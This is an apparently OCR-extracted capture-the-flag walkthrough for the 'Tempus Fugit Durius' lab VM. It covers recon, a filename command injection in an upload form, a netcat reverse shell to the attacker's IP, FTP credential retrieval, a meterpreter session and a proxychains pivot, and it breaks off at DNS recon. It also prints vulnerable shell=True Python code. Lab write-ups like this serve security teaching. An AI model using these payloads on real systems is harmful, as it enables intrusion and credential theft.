```
 _____ _____   ____             _           
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___ 
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```

Walkthrough


Story

This is a Tempus Fugit 1 remake, called Tempus Fugit Durius (Time Flies Harder)

Recon

nmap-scan

Open ports




```
Not shown: 65531 closed ports
Reason: 65531 resets
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
111/tcp   open  rpcbind syn-ack ttl 64
37737/tcp open  unknown syn-ack ttl 64
MAC Address: 00:0C:29:BE:3A:CA (VMware)
```

```
 _____ _____   ____              _
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```

Nikto


Server responds to anything. Nikto useless.



```
+ OSVDB-578: /level/98/exec//show: CISCO HTTP service allows remote execution of commands
+ OSVDB-578: /level/99/exec//show: CISCO HTTP service allows remote execution of commands
+ OSVDB-18810: /users.lst: LocalWEB2000 users.lst passwords found
+ OSVDB-13405: /WS_FTP.LOG: WS_FTP.LOG file was found. It may contain sensitive information.
+ OSVDB-3715: /nsn/env.bas: Novell web server shows the server environment and is vulnerable to cross-site scripting
+ OSVDB-3722: /lcgi/lcgitest.nlm: Novell web server shows the server environment
+ OSVDB-13404: /com/: Novell web server allows directory listing
+ OSVDB-13402: /com/novell/: Novell web server allows directory listing
+ OSVDB-13403: /com/novell/webaccess: Novell web server allows directory listing
+ OSVDB-4804: //admin/admin.shtml: Axis network camera may allow admin bypass by using double-slashes before URLs.
+ OSVDB-4808: /axis-cgi/buffer/command.cgi: Axis WebCam 2400 may allow overwriting or creating files on the system. Se
/www.websec.org/adv/axis2400.txt.html for details.
+ OSVDB-4806: /support/messages: Axis WebCam allows retrieval of messages file (/var/log/messages). See http://www.web
adv/axis2400.txt.html
+ OSVDB-228: /upload.cgi+: The upload.cgi allows attackers to upload arbitrary files to the server.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or
 access to allowed sources.
+ OSVDB-1264: /publisher/: Netscape Enterprise Server with Web Publishing can allow attackers to edit web pages and/or
bitrary directories via Java applet. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0237.
+ OSVDB-134: /cgi-bin/pfdisplay.cgi?../../../../../../etc/passwd: Comes with IRIX 6.2-6.4; allows to run arbitrary com
+ OSVDB-155: /counter/1/n/n/0/3/5/0/a/123.gif: The Roxen Counter may eat up excessive CPU time with image requests.
+ OSVDB-2: /iissamples/exair/search/search.asp: Scripts within the Exair package on IIS 4 can be used for a DoS agains
rver. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449. BID-193.
+ OSVDB-2117: /cpanel/: Web-based control panel
```

Gobuster/dirb/dirsearch, what is all the fuzz about?


Same problem. Returns 200 on everything. And different size on each reply. So wfuzz will not work either



```
                   v0.3.9

Extensions: php, html, zip, xml, txt, pdf, tar, tar.gz, log | HTTP method: get | Thre
on level: 1

Error Log: /opt/dirsearch/logs/errors-20-04-22_18-11-06.log

Target: http://192.168.66.144

[18:11:06] Starting:
[18:11:07] 200 -    1KB - /.html
[18:11:07] 200 -  261B  - /.log
[18:11:07] 200 -  495B  - /index.php
[18:11:07] 200 -  472B  - /index.xml
[18:11:07] 200 -  293B  - /index.log
[18:11:07] 200 -  682B  - /images.zip
[18:11:07] 200 -  477B  - /images.xml
[18:11:07] 200 -  175B  - /images.tar
[18:11:07] 200 -  216B  - /images.log
[18:11:07] 200 -  727B  - /download.php
[18:11:07] 200 -  333B  - /download.log
[18:11:07] 200 -  761B  - /2006.zip
```

```
 _____ _____   ____             _
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```

This is because every 404 goes to a custom page with a new fortune on every request.




400 - Sorry. I didn't find what you where looking for.

Maybe this will cheer you up:

Opinions are like assholes -- everyone's got one, but nobody wants to look at the other guy's. -- Hal Hickman

So no fuzzing.


Browsing website, reveals a little more sinister looking avatar, then the one on Tempus Fugit 1



```
 _____ _____   ____             _
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```


Initial foothold

Like TF1, there is a RCE on the "upload script" page, because of a poor coded extension check.



```
Upgrade-Insecure-Requests: 1
DNT: 1

-----------------------------200295529253918102136095620
Content-Disposition: form-data; name="file"; filename="test.txt;id"
Content-Type: text/plain


-----------------------------200295529253918102136095620
Content-Disposition: form-data; name="my-form"

Upload !
-----------------------------200295529253918102136095620--
```

we add ;id in filename and get RCE.



- uid=1000(www) gid=1000(www) groups=1000(www)
- File successfully uploaded


Revshell

There are several things making revshell hard.

You cannot use . # / and you are limited to 30 characters

Converting IP to decimal helps with both length and . problems. The payload cannot be more than 30 characters.

t.txt;nc 3232252669 443 -e sh



```
Connection from 192.168.66.144:45011
id
uid=1000(www) gid=1000(www) groups=1000(www)
which python
/usr/local/bin/python
python -c 'import pty;pty.spawn("bash")'
bash: /root/.bashrc: Permission denied
bash-4.4$
```


cat main.py reveals FTP upload. User and password.

```
if file.filename and allowed_file(file.filename):
        filename = file.filename
        filename = filtering(filename)
        file.save(os.path.join(UPLOAD_FOLDER, filename))
        cmd="cat "+UPLOAD_FOLDER+"/"+filename
        result = subprocess.check_output(cmd, shell=True)
        flash(result.decode("utf-8"))
        flash('File successfully uploaded')

        try:
           ftp = FTP('ftp.mofo.pwn')
           ftp.login('someuser', '04653cr37Passw0rdK06')
           with open(UPLOAD_FOLDER+"/"+filename, 'rb') as f:
              ftp.storlines('STOR %s' % filename, f)
              ftp.quit()
              os.remove(UPLOAD_FOLDER+"/"+filename)
        except:
           flash("Cannot connect to FTP-server")
        return redirect('/upload')

else:
        flash('Allowed file types are txt and rtf')
        return redirect(request.url)
```

Exfil with Python-ftplib


We don't have access to a FTP client, but we have python.

```
from ftplib import FTP
ftp = FTP('ftp.mofo.pwn')
ftp.login('someuser', '04653cr37Passw0rdK06')
ftp.retrlines('LIST')
```



```
>>> ftp.retrlines('LIST')
-rw-------    1 ftp      ftp            24 Apr 22 14:42 creds.txt
-rw-------    1 ftp      ftp             0 Apr 22 16:28 test.txt
-rw-------    1 ftp      ftp             0 Apr 22 16:24 test.txt;id
-rw-------    1 ftp      ftp             0 Apr 22 16:26 test.txt || id
-rw-------    1 ftp      ftp             0 Apr 22 16:26 test.txt || uname
'226 Directory send OK.'
```

```
filename = 'creds.txt'
localfile = open(filename, 'wb')
ftp.retrbinary('RETR ' + filename, localfile.write, 1024)
ftp.quit()
```




```
bash-4.4$ cat creds.txt
    Redacted

bash-4.4$ █
```


```
 _____ _____   ____             _
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```

Recon

We don't have much tools on the host, so we put up a msf multi/handler and spawn a meterpreter revshell.




```
[*] Started reverse TCP handler on 192.168.66.253:4444
msf5 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.66.253:4444 -> 192.168.66.144:51754) at 2020-04-23 10:51:39 +0200

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: /tmp
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  1046512  fil   2020-04-23 10:50:54 +0200  meter
140664/rw-rw-r--  0        soc   2020-04-23 09:52:47 +0200  uwsgi.sock

meterpreter > 
```




```
Interface  9
============
Name         : eth0
Hardware MAC : 02:42:c0:a8:96:0a
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.150.10
IPv4 Netmask : 255.255.255.0

meterpreter > 
```

We add a route to that network through the meterpreter session and start up a socks4 proxy-module. Then setup proxy chains to use it, and start a nmap scan of common ports (as few as possible at first. Takes a lot of time)



```
PORT   STATE  SERVICE
53/tcp closed domain
80/tcp closed http

Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (256 hosts up) scanned in 515.96 seconds
root@kali2:~# proxychains nmap -sT -Pn 192.168.150.0/24 -p 22,23,25,53,80,443 -v
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 11:43 CEST
Initiating Parallel DNS resolution of 256 hosts. at 11:43
```



```
Nmap scan report for 192.168.150.1
Host is up (0.0037s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
23/tcp  closed telnet
25/tcp  closed smtp
53/tcp  closed domain
80/tcp  open   http
443/tcp closed https
```


```
PORT    STATE  SERVICE
22/tcp  closed ssh
23/tcp  closed telnet
25/tcp  closed smtp
53/tcp  open   domain
80/tcp  closed http
443/tcp closed https

Nmap scan report for 192.168.150.101
Host is up (1.0s latency).
```

We find 2 interesting IP addresses:

192.168.150.1 - 22,80


192.168.150.100 - 53

53 TCP means it might be a DNS that can do zone transfer.




```
 _____ _____   ____             _           
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___ 
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```

resolv.conf has a search entry



```
cat /etc/resolv.conf
search mofo.pwn
